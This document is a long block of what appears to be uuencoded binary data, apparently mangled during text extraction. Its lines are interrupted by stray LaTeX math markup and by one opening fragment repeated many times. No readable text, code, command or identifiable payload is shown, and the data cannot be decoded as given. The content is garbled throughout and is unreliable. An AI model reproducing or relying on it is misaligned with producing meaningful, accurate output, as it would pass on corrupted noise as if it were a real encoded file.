,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>$ $M'QP@(\#EXJ70JZ;F,RO\&=01]R*$*,P%\#T;Z/C80W9\#_NTIL.<(8D\CL*AYFP($ M#;'XBW4!8*7_Q9:N[H"S\$1R/=KJ]H\'H_A4!7K#RK_NK2X;TQK5%;T2T.GI\ M<O] $GO@1"VX/6[=.]X?#]OP6M/#JP0,_52J-2\SUP_J.&G8'>++<math>\&I\&@Z'2$ MN<EU>Q0#/&V6R8HB;3CD5)L%3O/(L5C.8F*/P?`&,)L."VB=K2J]!I';TBUO M/1R-?)PZC7EWR(01:0IAMH"1.AL8(L=WMQ`H\$G@>S.V&X2]>*X"7--9Q)+)4 MDR(&,'!%3)LJ9GS%3*1&JWBI3(/4.\$03\$*.5\=87%([92@:E_*HC6BGJ#NFY $M[]X\5>DS8F\TL!BI!=Z4]0.L"5&6ET3HJ5]B5V&8)%+>,H'DSI#4J[L</NJ$ MK=;WU#`,MPJE4H,Q+,>>*N2B<X_.1A^SD631#S8F*SX0&<92&DCHJCX72\$AG MZN-\$^'3\$8FKCP(@089R'B3)(\<W!*`R\"D=;U-1`R@_I4%,#4:#)XORSFAV4 MCU): EL(@H>8&D@Z(,3=`(K>&PY4V+H`8*41,!RTW=_(SW**>1&@];>G"\$TJF MCJA)\) 6PJEK*:5=3&+G]8[%'3"M6K->]TR8G/!2*`,.8UF*V!FQ:X122T$ MS/#^\8;."Z\$?P-2#UQ[.;-GX!"%AL4V,-HX^XR*D[_ZP2<R4CE`T)8Y\QY'' MHF7F'T+'H3H([5#V_WN(_W=Z")0KNH@X,EV\$\D3\$?HSN(S0?K3W6>DU'PR6U MZ27DU<#V\$@*(HW-[";PGZ/[`-EG?ROTK-QPS+D;ZV0;<,IAB&3(U<IX9@\$4Z $M9(N\#-P7Z\&^E)=0$ M_W)K>%4Z'Y<2XMMVB;JCR\.6'7^^VBW%/@C+'[7&5!FDY52YWKJ_G!/GBA"E M9RWQT+OE\\$2 6D!VHK=.(9D,A1@EC.I.COH3M;@#\?%@U'5^'GJ!! +N725' MB4).MI<UU<"+EBD*.#)ZQ]60&A`.5,HSC!-1WD<P/.@N4X^"AWA\9S36^TP0 M4NTJPF0%6[X`XHM-CIT>#_I"3T"'%&_5;+U,),\$&")<<<W2X!80K8U%FD=I1 M"A_"\$+VSJCDH6%T)X+Z#`I8*8R"^/Y#OIH?J=:452#T!)D(]&9U544B(UV1L MS: `;&+ELW8\$\$31\26=B1V@-J;U\I4(58,>GIG54GPHJ?KB0`RF*&KBOOT,J" MJBX<,%;V5(7A^*:#\$T3(/0.PTZD7<K<`9'JHEGJ9C[4CM<D(J:S/B"K'Z:90 MM#S/J9:U-%V#H)"\I\9!3A%K><!QT^*4EH<<L:2(,L2+D3X';C=53308PC21 $M4C, -R1N%(](LAY[>36?W8/8\B;%IP44W=B[^4U9%&:C<LM=L=C0?W5X&)I7@$ $MA(PT20_V[\U45\#&G:WK:=4X&4O+4)B01)VKI)F(/>U6Y54/@NP$B&4`M)/80$ M]*G`2EO9;0/*_IN4>\$S.DQ89#0[>:MT!\U+YJB*6/DB*]LTK*TH;<J>4+TA+ M)D0/Y0*3U3@+@1,2+*/G0]=U6>)@;S[>MCG.G)OA'#H09V`]KJ_\$7?!Q2Y%9 MC/,"P]\LYU9*3!Q?=!\=!SB0C^,F^&V^&X!VATGTSF#:`\CY><VCQM&]Z:!W ${\tt MYD*97T);W;Z[2J\&(6A'-@F\&S>ZKG5M0+ZX5(K>5^5VE3=@J=JKF91M1H:72\$)]}$ MB; N>ING90`Y"]\""T\$'HOM@N9\I\$3@9>6Q(H.><8A[^HS.?#8@]#IP+\LH!O M[6RZ+RU`C\$-)R6X1/^#WUG)WHJF2]L4J\$CB_+5!(MK@SD:._2(8Y\$MNUKIK M48T'D@EZ#AOK!3O>F24'`QZBE3L/C\TM>H7JTA%HVAOCXO"NX%(HI?G=Y1HT $M+G?:D-)^{GFB1+51Z}G%SXOHT;)*@>-(R+7]1CM"HP/JLZYM87RZK#<J^??-$ M/,I^>SX2+[\H04\$W;'O008G:>4,NZ;8>E":3[KU%N'`RW1K0\LF4P#SSU94` M?O#.U]]A^ZB9%D`TN\)H`7H2P)Q2SY*5-3;NH\$`3.KLT@A&Y\$(RSVD6MG;3G

 $M-78]X52K''H[Q%9F?-:5S9='A:9ZB<3B$R6J8JE*"*\L5#"IHP9"E0U_T1D`$ M*_6T7-_>]F#]^D;@!"ZC9MM&M?@[W?9X>S"9SJ"\?P_>6D7[96LR\$-;IHBF` MS7LS_7:-6B"(6E<#5&=O@[`OXCH(#="GX<XW\$VP+AS"8"^:_\$\$N5\$5CXAC&) MIP<5<C:7\PZ\$08W.%/\$<NH[@_`TG5,W5[X)P!Z#VXZ0I22GI_C/6.VDZ/4@[M+L9`NB2?!I+S\$"PV`RO9VZ03G#:/^0=OI'G7>;N?I@/5J8`W&`)'0L_'%8#+ M9; `4!H*DME;=K>SN[6RZM@",Z[8B&`L_`U<>QK"2<C-UL:5BN_%0[P#K%.!V M+3A'(262*P.)/`0S6&"7HU&S?-T=(MNI.+RT<Z!BES>>VM'OO-F>X*XSP*FX ME'?-G8`:*SQ3JUO*32T')J?XHB_%N>)E;COD/#\$0DY?8WA"W(E=I\CC;9'6 M<\A50"]S8<(6[%2"L)%4XPLR#GNY?7\\$Y-R<'XRF*H"_<&4#3:Q;>:)!5V3I M;6(@0\R9S4Q/ZL(%N^G&?TW:IW%?D[4NE*#N067G\$R6E.V4>IY4KDU:[D-2L M6"V!&BI*6^D5%[-AHZM/^FZESLQXS[:DMSU?6(<5RHN`?(<=>B`PN)#HOV!L MWL(W('P1X3CD]<%R84(LR0>CZ+=, #DT@B!0?TT-@2-VY,-_?!.AO@)>TM:_O M[=[`OC^]4K>!PM?"YMDB?J"_V1Y/3KO.`6[A/JXK\$A>*EGE#BT@5A!KG=*>\$ M7)KD(/&XOA7)DCRV+2CR(.Z`"&USZ)8!H(Q=Y\\YS+O9I\FA.G<C651"R:.2 MK612:^30C4V2SP!*\$DF37%J0+T=LH3!Z%;R`NMT3(*3>6DC@(=%J1=4?"P(R MA,].\$<]XL[Z@9\&'7\@RF/RTW0*8*>Z+NA\I"(IBH+UD`]O+F"CD<T+G90<9 MQZX#LK72:BPR]DC,7D%93BOJ>[M;YUH,?CHFE[""G!K<(2_:82JY,K/ZA5X, MTDP/IJNW;=BDV#QPI7&SQ(?`NP5[_'4S129V-)%.BMXL-6EXHHG-=K\$-</!W MR*]V&M:9.S].)!3?'43<R-C%V,ACN7]0I#9-E<MT`]%FJ7S#HV./SC.:BO.` M[PL7UG((X*XS*F!]\$1>]2&>@%H/D<H!1WZAU(Q`E9G>J\$2A5F?:6W.&YLU:G M7IQ.Q02".EPYUV8;K3Z5=7:^8!"^_A7+CA?ALL"12R\$;3AE,\$[@GSBTF*L9@ MI@,]RV+Z4S[&9/HK/F<:37M=&+.I.<3#K9>MY,Z;`[4.N=1FL[B<Q[FY`Q,,]]MGF<:6.!%H:A0+2KQ*!D(Y6BN@K8!@4]_(&;+:JY7E\?G\$8MUHBJ4JN%-K&Z MSI'./-:8D3.8Z\$*HK[(X;LR<CN9H#I\3!@-?]"CB\$8,B'OWI8<K:ZD>6LAC` $MJE.90\&*]%\-7XAM_5OIX:,FH12^PBY,/GJO]0$$PP!2(>'BH]CE>=:15.$ MDEZMTP: W%A%;^CJ';V8^%,&/3?B((S/%^(9)%S[C,DQ0,\$M5:V9Z!LTF=KC` M''"7#5V3*Q,54HFU5D1)V7HX1N09;KAA:L=2/:FSY_,4/U2>W!>WY#;,"P+U $M:?'=!8[4/AB=>'0!*0?-I!Q>PJHE)!ET(+HZ7NB4[);+&MU\#M=)N3^86Q(/$$ M1*UK\$`X,(PDF=Q8;>"P\`T"20-&E4UON,YK;U6NZ>P1JX23P`>L>KPW'^]TA M7+G*P[0[T0;1RE9ZORO0RG%Y_L2D2]QXOGJ55[KP(G,WEV&1RQWMGAZ-AWWU M[JUP6,IW8(53[^`X!=Z@'>W!72Q*\4=0@IS^FMCR8RBH\$3*.JE6KG?28.B*) $M1!\[DN/\scalebox{0.1M}"\cG3\]@;<2EF[4ZK4I8CT(8"$;14VUZ,%H/SW$FC;3#,L.]$ M\TGB>6Z\+7S@QMN_[PJE9UH7UBC]X41;I?17\$\^N4H+!UX5-G=+1P!N#0%RI $M2@<'S@WO'OS=@(!/J$*H:J==O^DOICJ(#Y=O_4Z3*3D\:MSU;3/^*(7R_F0X))$ M?UB"O3[I+IJ'J%AN<1]_LUPAU1QFCZYGV*&C)WN[V*K5_78![A"9S?1P()>, $\label{eq:mf} \texttt{MF;} < \texttt{4D9KKRW`!\#7^<G[MQ+W1C@+ZP\#*UW.\#[48=I7=IM<W7\7_\#B,?8"'@$<> }$ MSH.PVA,H/\`P;B#&CJ2_LY/\'F`4S@:-T5X(3R"'7(JH2`-JPT=4_>ZU3\>; M`PX@)GO<?S\$<*T)2R'[/`[+EQW-<8/-PC,0S,*:#*H;`)T961CRZB@]GG3]@ M'11V-^Q;K'6P,*^`QL'"N%^H;V.9'\$N7'N.T.'(.HYZ/"SS.32&8T-ENU.7S M9GHH2)R70'IPO3MM5:XOA:Z>'="FR69C*8M(-N'^1Z0YDO;VM]WU@DMA?,G9 $M4; (+D^{\circ}0-[)-IEM105Z\%01*8E8JW4VV50=66M B0?LB.) \3*7N0TW<-NCOJ.$ MG>Y#XY4MF@!;-+B B'S:722RR%Y0;P(Z5<@!-FJ0.JD7!N*K#G9G&(M,VKX% $MN,653:@9-*$_N]_5"LDV-/6#1>$K/Q6IW39&I!![&(@9F3@7Y@L2.QB,[U@\]$ MK]X0("_+72HKJ^LV6J-7;(H((G&K[ROY4OR]\$9UQ[;LO+9P5^E5>X-'9U^GT M.<-K)M*K#6"!@2]N''5DAOBFN0]-MKD"J'W,&`<>E5?A@[Y^IP^_HFRM6Y9: MZ;6'7W7!BX>'])_V]"&L9,[)Z-TW>_)6?[;WKOOL:-K'_IK]:B^^,26+"%J? MB\V91W-LR<Q\Y+/8%YD=I86=(9B?BO7!:-*L\$7\$M\$YYAZ\BZ^S276QR=PBI MW8?GMR8#<KA%AY2]Y%Q^%J>E(`@NX5B2_XY&_73D)XKN\$_A:TZ*"35E'95WJ $M=T]F/M#HDOM4T^%H*07))>NKID$^0Q@X$?"=+HQ-=3I3BC=F^/QS!T)<E?K$ M(<7XD;U4(J=R/`:7MG!P'3_"2UN#J9MDXU>\$)*BP51+0D!`'DE!I-I>W3Z@T MN`VJM'I(XWV*>Z81&;ON&MHA?N%:OSLIZX)+_)ZQ^!VJ^!&!2D"(SA81K#G/ MUW9UT\>(J>SRTEC,L:'@D3J,\+TX?2_MM2HM?I3T);5RO7;OMOV8)\3XT+V> $M\t - 0F*\6@_W[Y[Q$1)S#$NI@7*V5DCG9@+S66R,]D?S"9T<81S<0!S&R;S$ MQ^C2X0'BP+56>`C4A,<;:`8%:@\`:PVMP%53"(),BL\<M_S2R>;>]C9W<6\$! M77TS)<_T:4J^@SK)7KK\%MC#[.\@W5'&N2;&\&>AZR/<&2L?V.;\X(#R"U`6 M4P,R,_6,,[IR0:^N:D?\$N09(2E3'VYB0%15;DBE*Q934JEY<?^>ZT9T=+5.) $\texttt{M13G,S} \texttt{1M;L} \texttt{Y1:'@FC9/"Q^KO]} \texttt{<V0Q0NC@\#Y/2"+]} \texttt{->DV;>$QA7'&+$',I}$ M1W-D_#?FU1=3I[A'QJ8<ZA95R?-1U'SP5ZIX0574:W2#K*VM41Z]P?NQMGK2 M-7_A+KUI<P;/MU)RD97D8^\Z)S;W.`2!',%&%T%I/PA0'(5@CA@*MU:;;QO' $M.4Q=K\$ET'=P;0=L_IP:J/-A(D\#*<@D!DR,3\$V,AC,4R\#Q+=;M"K7=BK\$J=0J$

M[J_/@-L)250USK#'B?J&JKX/^LR@\$#4VUA`D)?,"6.)A[G6:\9T7UC?KFR]T M[O"4H^7]07'LAL(7CO?K^R^A>1`-*H.>OVN&YL7Z=O;LI?M1&&@T(%@!^"E% MM8^Q+ES1[E7Y(B!,Z**EFJ_.-1'DEAA,R.F7FW=J2+R\$E*;3<6_0G>\$>G&'J $MU^V:)FIT'FB5<9K)C_.?:+BOCM+:0^W;])76&+HH95JI;0^B-8$&0"5\\/'$ M!4A7UVSI+,H2NW\H)5V\$_I08I3(N7J'=\$=MN8K2;!*N8;GR6"]KDM@BH;J23 M43K42G8N/QI,&]1OC/L2A+GCS<!L<+*L"K7;4]EV2[3LD*MFX0#X*I.N;&*7 M</>M4N15=Q#;Z<2=<J67`(/*^<G&0UIO87;?(>`DR5,B1I[(00.%8`L.%PIU M;)G%*#.RI\\\$K*XN+U*E1R"J2P:@2A`RO2!,1?;`^Y9HWO;`"Y>H1\$VA^`3H MURY>L2::WFNA\$1_7W?(A%%7,K=Y12AXX%".4JIA1@`^V(HK`[2OCK^LE'Y:3 M>`YWF42VQ=9HUG'C<W6+PFGY_CV/O44Y"T"]#G7KMAHB#PR2GG%:Q8O`RK7O MNMM\$\$-G5+6)85\$96'I1.9!'G=9!>, LO#, 7PCP!\$>IAJC[\$5I"'=[M\$BN:'FC]]MP,G@_BY>EZF4Z,5A(1FXAQ!A4L(?CI'W#-SZ`*I.N%PZ>%X[]'</RC@D#4FG MGEJ?W-\=RV5F[DH[Y\PPY2VA()*"DFOL'`*WN@\$09^181ZIOQA.V[\$`\5`Y@ M`5Q*B)R0S9X"S8\VN*60^<IP%7)>JV\[00>+^<9R"=RE].`L]W:I8G^X`)\$B M?'@9`5-&G@HOYWDQ<H(`=\$YH@*V7JVXAIES?:=0JCMEQ[H8^'SA]L9PXW\$CO M%?5K\?U3"E4%D+^'B0:IQ(8KHJ/</3RKL&`5G%,*T^WDP'E0UB^<(Q2RV.?% $MU(-P4Y#'_*8T+4Q8Q:Z"]^{R/U+^7MJ42'-^)XSHJ2<OB_T/-=7\0!Z9KY$ M1)OJ1&6+:[;)*JZ@R09GSUR1[_R%^99MUL5NK;IF4#Z+237>*.7;F(VT>UN% M@\$63OF!0<X!!(\$;//?U#91@&PS>BD7\$R^%.@Y3T-72?XVL[NR=T%9.WKNDRZ MI<B-;[@`U+1X'8"-.(\O)B,@2N]#P+.`Y_'U9.9U:B7*7?D6^H1B&WIWP;*[M#9R6`#ME=T-6YA+]K-5OTJC!^**;@6NNCP-]#\)8:U@U[2M!C>OV&\$=GVUKM MRDZG01\$T<2<P)R1/"6F,3\F!'TMQ>Z/I2=K#M<.4I*6"YUS%K!:VAFEZOM)L $M, 3A+'!3\#L\1A, =+BZVZ\$S\V1Z45*HX_FL[Z[.\#364C\\#++KK44V>V\+HOI"W]$ MM<: YH,("A&ON&/UHL0U9EHVR&"9VZ6HP6\$,DLMB1U5)D\$*80T3)SH19+YJ)+ M5HK09["&4=%B%0PB"KJ][+CBWMQ@\$F23>JQEC<1'11\$G,H95T[(<U+CGCG&T M"X!59%-;LCDVS%;JENA-;6'%5H8LHW^CAJC?J!KJ-]4)_9N+.4=YTHG1)8AO M@")1E+-S07D/<AT'HS=+;;KV[)9;XZDWT;&WR)&=&;YB!#A*?8UN()T/NVZ^ MI;L.ONAPY8QCX*0`]\YX/X[/+B)JRX3^E&K4L-O0[O8\.29"LK21Z]6566+ M\$S=?8&]7+[:J*J'"1W*PL8-X5, VPJ)Q'Q9QHTYW4Z.:)FD\S%A!IIH5YIKJQ MCZ]_(4BRNL,<X,YLM\&\V9W18OT]OGM=90]UPU^5_!@2CQP6X![A.PQ<__48 M.@#EGF^3ZC/&Y:QZ"0-R&S+XB[5!H%=SKXMLL9L2!G(]N+ZL#UG8G,]F)\$=0 M<NL_^HU-K9&#FK5!W]U-DK(<;[&ONPM\J?7?EBSCC530#")R66FHDGO1,M[\$ MA0(9NZ4!C8_F,+KE#OO3RS35<Q`7GET)WW1/GF'CVOR!OA=(.0<0A>'*:4_& $\texttt{M}) = \texttt{ZK!} = \texttt{F6U.} < \texttt{BOE} - \texttt{9R} \setminus \texttt{5?K\$FOX\#U:W*(R'O7N:8A} + \texttt{10V\#VOC0S@(Z3V'Y?5\#VC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y?5WVC0S@(Z3V'Y)))))$ MHOCS,,G6^,FT%;6U`>0KH9L3VM/KT3%S;NIDUO%PKF[SE,^%#J8]VJH\3%7U MM%]]OXW#G,S]2SYV_72\\$G,VAP"AHW>U8PKX9-B])[<CYHCKF5+&B"QG6Q3" $M(R\;5"\:=-W8H:.\#\&J]W^\&C-\>!)=V^*553BHZ;J?+2Z(R[I]GB84G_8XR+/$ MD@4(040J&0:)CLH3GP`TBIRK1'7:R&1-?UGK\S&2O-)L=8>\$LV5H:ZK=6E3> MH]#O`[[:<,NE1FFS6J-[DBJT/`!,`9_W40VUX1Q\1C/5DTECM5JREFN76LH> $M\[Z'RJJ[1T48J'M511BRD*JO"",1]DMACH6X20+S#;?A+JE0GC[;\^$0/0:$]$ M\.I)I+:M9L;%6SHO8A?SWLET10QGH/91ZO:JW35@Y)(B^<]0U/R6,I8R%W4V ${\tt MT\&I37^"1I0'=NP;@TC1==CQ1QC0^X*2YWG8M8HM:Q+*,)(@00=\#6J0XBST'@120)}$ MFZ3>\ABLZ)#-JBT"%)EH2Y,4']YQ2\%+2"*0>ZU>U^<E"DQ#QGP\$:Y39@EO; MK(_<9PATMR_?;!T?S*CV*95TYLU93XGEHZUD:\RV\$)R,GJHSYENRZ4)'W^]* M, *IG5FW5-*L9LN7GF-BO?!#63TIPX)!)W&YY=J5FI%&,3YZP851#9?/:1@J7 $\texttt{MH}<.52\texttt{X}+1\texttt{C6LYBHE'M\&P1D}>5\texttt{MQ4KTK}>\texttt{'J_FLU!Y/[KU?4O+P\&PT,BEZ\$-J4MV]}$ MNP;8LEAVYZI,2M05S[*B*P2KNH!U\ED48T69);LM5_QU:],7P/R4*8=W)N!E MYHZ]15[#30R5.Z?A\$+\$G=GQ)^I>6EN=M(LOSR<15IX3\D8ZI5&EIU%W'J!#% M@F?Y05JZ9+?7)O%4]1Y<5L=3U9H`#).RH)@-+[F/X+@&B4J2C?`;H]-"P-FMMW\$U[F+<@`/*R,F;8'<_(N)SI;'X9Y_UEEDV,ALNMX\$OH'&:0T7K+#[(J9&OL $M()!W6UO/4#7=?KRO;])=&(*ODB'<8JBYNDGNB.)TIR%.><(LAPBA4V]9[+\M$ MS5FU<JR]CMT6\$7\L)2\>LCHU=L4(^_9(U6KG:*&Y!13'79G#>R3D[J5G06#[$M_{.}:Q; > 2#J?'HLXF>; .-9VJ?+E3; /:)1&14*;?3UJ&A45D$Q&@S_ZO4O#.4T$ M*LR.T-2D&I\+@\I=E[6J*Y!NY?V&_J6<9,C0%UD"!H0'`BQ"MGXPVO=VN'Z7 M:<K<]040SF+^>.;;GWUIDON:];LQ)GR!/MBB38]6P5>OZC%\$O7K\$=A*!G,.R $M4;)B*\#-QQA8S\K)B(P/T%1=;RLSHE+9VJKM5N`<JEC)1C`4"_;'V[M:RE61]$ MP/IU29L\$'*W49@'3O/RH@1;L,P%J_6`E1]8._DT#^[H/!/L:B`U=9JE+V;CN $\label{eq:my3/A8F^J} $$ KJ:;A+Y:2`-37NVED*,C5V^0\\`.6(NP&U5!J1\\T&@WP&4(C/8).$ MOCJ?XAV29R_A=2Q/AB6BDB8+:8ZDM%VZ5VLOQ~417U=BOJK~V6MDW!V(MW#0=+E6\$0%:K;Y9J"['?U7\$!U.IEEH8B76"OTP8/K<U!%XD.!*W*+0.[ME6E

M#8"%.(8XFY"8=H@JM4ZGV'9R'!\?N`-*LL_@\$>!AJD5_7`4`G/B;U?9.J>\$# MR&5L``Q!"+DL0LBAZ(\$G=7.0=9T#"&T`'K'@1^##40QPXI?KM7JSU2B5*QQ(M&V@7;Z5U@]DYRUX`P*8F!W:>V\$`3N[)[?:?2+CGG-0XDL8%H'"Q`^SL("^?P M0:*PMFE/QP="S=0&`@#8^0!LW`L.-+&KY!7.[,BR%X`%.P<V6B70Q+Y1N<7D MO"5#O^`FX.*T.L#\$W:&63+V6YR<9RQ<,PDBR"`.;\B!0&/3&0!U@J<:!A#:0 M)0BAT\$XZOD%M!&/M^LWJ+BXSOEZOW^"0SJR/&HC0:,L9H:%&@K76D\$PG!2BQ M/PT;N\$Q7=O<0!<G/*BP`P*:M8K!16\$"OZ3J#\$%2!J1!TA:%]2X2"0@.#2G27 MWK%VRQ)*WH8B(!]*@E!P,!\$,%-_6GH\DZW8M\2-YHT0[]6T\$#E76ALX@9E-. $M\1=9!<>84]F5,"(;!@">G_/\F/DNE\UK2W[>\AV`^8GG(WO`.WY+NH=L-F,#$ $M^{+}(+Z!^{A}Y7$#=!(8"H&89`@AM``!X?N3Y.>:'Q&^76C<D@+/J(Q`^A+P/`341)$ $M! \sim Q = [< D@((-)^{\#P} := $+?+IND?D \sim T< MX"""P^{:}! \&!] \times Z = !3PF \times ZR1J + .$ MAN#TGAU[=I[9.6)+5<ZZG1S')"'Y[]`LT8M]GTA@C!?N8U)0A,B3PV^7FFYJ MZ<641?SEPG(;!P>/(>#=2DDC(T&N*6EN*9UU#]VY4^2.UOOPHC=,#_A2?N1P $M-C[1U_=?GOP.C^2_M7]_3*N[QQ^M/ZB!<!$A)C,(GY*AQ(D7NVK+^1H"1!D!$ MD+RL%-X"\$50`355N`YJ7/-&""E31^SM3-9\(;T9<>Z#EL9>C%@"`;"E\$(@CD M2VD*"PT6C/"0=1E#;,@8G-D7&8-'?7)79^H>?JCM5:!G0*-F@P4QQYB+E%SC M?>[P[LR`6D,C\HP`4P69B`(,I2FP!IEI55]<6>0EQMYQ[Z[.3&\U-X#/`\$?Y $M@P9IS8N#I;BAT#[KF/ZPOJ8!.0&`)^'*+`=>*?*BD$)I^9Q@&H2,!/Y8PSW\$ M6!YB\'"\$A/D0:!2U5K@9\$OZB/P,"UM200"!K=&_8CON,X38)R+A'U1'YG)Y0 MGT#5AF[XF(Y'_(M/8/-O>I.;7NZM]<;'Q^/1Y:.U<O\$*+7(_KWQR<F4PZ@WG M_?3**5[XIF<KZ69:6@2^7[<Y&%VY?/G*<+!_Y;#7NW),RSRG87`EO!Q=#D@A $M_W_?$ `S'\$3N=P-.]U[G0[0^=N.WN,S16CMW4^`UI*1H/NG(SV8(1.^7JIR4M" MM'*(.8!;!2_2+Q?\$//`GPYT0[EU\B*4T[0T&+,W*426H9N06NC_'72SQ)7VN M91G=S\$7@*BQB76NL:**%!L,L\$+1XMU.JU3KH')%6?%*BANXN+W6P/3[!3XZR MZ;H[2/@XTB:Z.XB67T9482-ZJO>(@A*VJDH6J@)2!H@[K]FJU\C[\$8.=-B>: M>_\4WNB/Q3*6[C].ZT#[0\CB9<,WX;`U,&U!>)2@\U&!1V%Z!C@2Y\YAMO\$; MT[,GM+UNX8<J(*`1'(ZO@T61:GGLY>CW`5`VP\$N.L@"^VSG:IJT_;8#^J9/` M+\$`I9U0=D,H<O&\OH)C`8*@)`(.Y\$8,E92T:@"J[_H272J*_7;=_JI(CR:2% M9JP\.W\'N`7KQ)ZN5G0^[S>=W\$17XO#P8<F0@D+C8PI0JNAPOY1DWZ96Y]&W $M&9S1?B^XF^T(V9A#8-PS?H>>2)5/#3VT#Q#\8G.&!7<O3WB?8J/];:!*&#&$ ML4_.QM@S!?A2!I:A`W!IEX_-Q.HTX*G_B!"1X)0\$)1JB4M+.YTBT8M6Y=\$QA MYJGW3`ET5*+8A:;XL?F#*-37T4Q.81S,1)%C,L9.?:]5L>8@/LQ!I3R>3U-= $M972\%6C@(Z*A1E\Y)&+(.+=RXX,"RDF).CDFSKRCP;Z"Y_U;])E<0-\+?GW1T$ $M#*8%('RA*JJ.!KT$@ECKX*796@;S[<CE\-@=D:_V*0N4/HE"TW30Z(5!7VO\)$ $M'_:^M;NM'+G6O^>NW!ORO(_[$T72,M/4(Q)MV?-\$BZ*H-M,4I5!46YY?G\(^*)MV?-BZ*H-M,4I5!46YY?G$ MM80%`U*VDYDU-TF0>8BNV@`*A4(!!R@`AS"58N"/%2Q^H?_A<H\@&3X/PTFW M=P^S9VBR, "F0*"X":XF:^(WTK?,/K3SA/CIHG^:BE6)[TA/4MX"E.)@MK4L: MS&I[LOEI[A@I&8VK:\$YC2NMX#)OH9+YZ=N12R:BA*]^_%Z,'B5D95]=,ZXH; $M(\&)VKFQ,EH$[-+^XF3[-98*!@Z8:WMR57MR,A^.'<)\0]B=W1X7W,EP[C@^A]$ MM(PV(2,,=1EF#KN,M&*D\$!"`<0N1\$_\$F7.K>.\$.(Z3?6("ZF&+F,#'@EV'R] M% ENTU /L24+D2\$:9"XRX86-U]XL[%YZ;EULN5<20#KWS&ZA8\5'"2J[GU * $MYNATR0 = F"G = <; 16$"B81 = $967NRP1,_D5!4X[BF7WY],PQU+A < M^78Z($?2\$ M;99II4/6*UJ\$PLM&X?A*^AZV`A:S*TUS/>@?J?\$TMVC)OY<X-.W;X6CZ?'O1 M]JEW, K66ZQ[,DX:[FLX1LDM2'DAGSYN7_N;IW=*J5A2D#Y[6GEX&^F"S5E]-M<O5/4IA`76"DLLI.2#'Y%!(L5L_SL]6GA[L[,KM:S"<2DD`8K>S?:?@W;O'` $\texttt{M} > \$945.148 \texttt{K} 9 (0 \# 4 \texttt{N} - \texttt{D} \ \texttt{J} \$ \texttt{LE} \$ \$ \texttt{MW} (S \& 9 \texttt{RMD} 0 \texttt{D} : \$: \texttt{CS}? \texttt{WW}] + 2 \$ \texttt{IE} / \texttt{B}? \# \texttt{MNTN}$ M%NY^K\$_A^H][I7&3-M3#J/::4WA[A[/=4JB(]3.=@Y1C:U/6)8X6FR<2Q>JK M4`ZJ&;YF-/8*Q7AB60@1E?'4*@O4AQUDG03:'QM'2SJA&*ME5X47NGX'B&W! M@))\$W\$+8^_Y#MC7#`]\8;7SW=FS>7>\$ZN\$\,L7P'_SI3GEZI4N+Z"O1Q*"94 ML:FA*B)716#)(.(6RL5D\$C!5DZS.G:N.FB>%OY[+'3#S#:]!<&.G<J@Q_R4I M5=&[@,+UDJUYE&]=/X,*`8(O__H\?W9S/C(N'`.V;)S@6\$@NG!J]_F%L6Y8/ M.-KQV1![LPDA\+R&SKEMQ[5"K66-A>8QZX&BC!<ZE?8U(E)5EP;,F`)\VQO7 